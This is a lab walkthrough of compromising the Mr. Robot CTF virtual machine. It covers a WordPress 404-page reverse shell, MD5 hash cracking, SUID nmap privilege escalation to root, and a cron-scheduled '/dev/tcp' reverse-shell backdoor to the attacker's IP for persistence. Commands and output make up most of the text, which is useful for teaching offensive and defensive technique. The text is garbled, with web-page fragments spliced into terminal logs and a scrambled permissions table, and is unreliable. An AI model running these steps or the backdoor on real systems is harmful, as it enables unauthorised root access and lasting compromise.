
<div class="page-content">
<p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>
<?php get_search_form(); ?>
</div><!-- .page-content -->
</section><!-- .error-404 -->


```


We will start the listener in our attacker machine

```
(kali㉿kali)-[~/Documents/Rooted/MrRobot/enum]
$ nc -nlvp 4455
listening on [any] 4455 ...
```

Then we will trigger this 404 page by going to any random link on the website.



We were successful in getting the reverse shell.



Upgrading the shell for better functional fully interactive shell.



```
bash: cd: home: No such file or directory
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
cat password.raw-md5
robot:c3fc3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

It looks like nothing was found

Search ...

meta2 - Thunar

We were able to find the user flag i.e. key-2-of-3.txt but we don't have appropriate permissions. So, we need to switch to robot user so that we can read this file.

7. Using crack station for cracking hash

From Previous snapshot we were able to find the hash of the password so we are going to attempt to crack it using the crack station website.

The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with links for 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. Below the navigation, the main title 'CrackStation' is displayed with a red background. The central part of the page is titled 'Free Password Hash Cracker'. A text input field contains the hash 'c3fc3d76192e4007dfb496cca67e13b'. To the right of the input field is a CAPTCHA challenge with the text 'I'm not a robot' and a reCAPTCHA button. Below the input field, there's a note about supported hash types: 'Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults'. A table below shows the cracked result: Hash (c3fc3d76192e4007dfb496cca67e13b), Type (md5), Result (abcdefghijklmnopqrstuvwxyz). At the bottom, there's a link to 'Download CrackStation's Wordlist'.

We were able to find the password '**abcdefghijklmnopqrstuvwxyz**'



```
su: Authentication failure
daemon@linux:/home/robot$
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Search .

meta2 - Thunar

We got the flag 2.

8. Escalating Privileges using Linpeas script.

```
kali@kali: ~/Documents/Rooted/MrRobot/enum [1926] kali@kali: ~/Documents/Rooted/MrRobot/enum [1926]
robot@linux:/tmp$ ls
ls
linpeas.sh  vmware-root
robot@linux:/tmp$ chmod +777 linpeas.sh
chmod +777 linpeas.sh
robot@linux:/tmp$ ./linpeas.sh
./linpeas.sh
```

Oops! That page can't be found.

Files with Interesting Permissions

File Path	Description
/bin/ping	SUID - Check easy privesc, exploits and write perms https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
/bin/umount	Ops! That page can't be found.
/bin/mount	BSD/Linux (08-1996)
/bin/ping6	Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/bin/su	Ops! That page can't be found.
/usr/bin/passwd	Apple_Mac OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
/usr/bin/newgrp	HP-UX_10.20
/usr/bin/chsh	Ops! That page can't be found.
/usr/bin/chfn	SuSE_9.3/10
/usr/bin/gpasswd	was found at this location. Maybe try a search?
/usr/bin/sudo	check_if_the_sudo_version_is_vulnerable
/usr/local/bin/nmap	Ops! That page can't be found.
/lib/openssh/ssh-keysign	Ops! That page can't be found.
/usr/lib/eject/dmrypt-get-device	Ops! That page can't be found.
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper	Ops! That page can't be found.
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper	Ops! That page can't be found.
/usr/lib/pt_chown	GNU_glibc_2.1/2.1.1-6(08-1999)

SGID No examples

Nmap is being run with escalated privileges as root.



[/ nmap](#) Star 12,356

Shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read SUID Sudo Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

We can use GTFO bins to get snippets for privilege escalation.

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
whoami
whoami
Unknown command (whoami) -- press h <enter> for help
nmap> exit
exit
Quitting by request           RECENT COMMENTS
robot@linux:/tmp$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami                         CATEGORIES
whoami
root
# 
```

We were successfully able to escalate our privileges to root.

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )          Oops! That page can't be found.
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami                         RECENT COMMENTS
whoami
root
# pwd
pwd
/tmp
# cd /root
cd /root
# ls                                ARCHIVES
ls
firstboot_done  key-3-of-3.txt
# cat firstboot_done
cat firstboot_done
# cat key-3-of-3.txt                CATEGORIES
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

We got the final Flag i.e. the root flag.



9. Creating persistence Mechanism

```
# echo "bash -i >& /dev/tcp/192.168.100.128/5555 0>&1" > /root/.backdoor.sh
echo "bash -i >& /dev/tcp/192.168.100.128/5555 0>&1" > /root/.backdoor.sh
# pwd
pwd
/home/robot
# ls
ls
key-2-of-3.txt password.raw-md5
# Search ...
# echo "* * * * * root /root/.backdoor.sh" >> /etc/crontab
echo "* * * * * root /root/.backdoor.sh" >> /etc/crontab
#
# CATEGORIES
kali㉿kali: ~/Documents/Rooted/MrRobot/Exploit kali㉿kali: ~/Documents/Rooted/MrRobot/Exploit
└─$ nc -nlvp 5555
listening on [any] 5555 ...
# Howdy, Elliot Alderson
(kali㉿kali)-[~/Documents/Rooted/MrRobot/Exploit]
$ nc -nlvp 5555 ...
listening on [any] 5555 ...
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.132] 40082
nmap -- interactive
user's Blog!
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2025-12-04 23:19 UTC
!sh
Failed to resolve given hostname/IP: interactive. Note that you can't use '/mask' AND '[1-4,7,100-]' style IP ranges
WARNING: No targets were specified, so 0 hosts scanned.
Nmap finished: 0 IP addresses (0 hosts up) scanned in 10.032 seconds
/bin/bash: line 2: !sh: command not found
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
# ARCHIVES
Search ...
```

By the above snap shots we are able to come to conclusion that we have persistence on the target machine which we were able to do by creating a CRON job that gives out root shell connection to our kali attacker machine every 60 seconds.

Privilege Escalation Logs

Task ID	Technique	Target IP	Status	Outcome
010	LinPEAS Enumeration	192.168.100.132	Success	Found SUID Binary
011	SUID Nmap Exploitation	192.168.100.132	Success	Root Shell Obtained
012	Cron Persistence Setup	192.168.100.132	Success	Persistent Root Access

Summary

A Persistence mechanism was implemented in the Mr. Robot VM Machine. We created a script which calls for a connection to the kali attacker machine with root shell. Then we gave the script the execution permissions and added this script to the **/etc/crontab**. This script runs every 60 seconds which results in consistent root access which is persistence.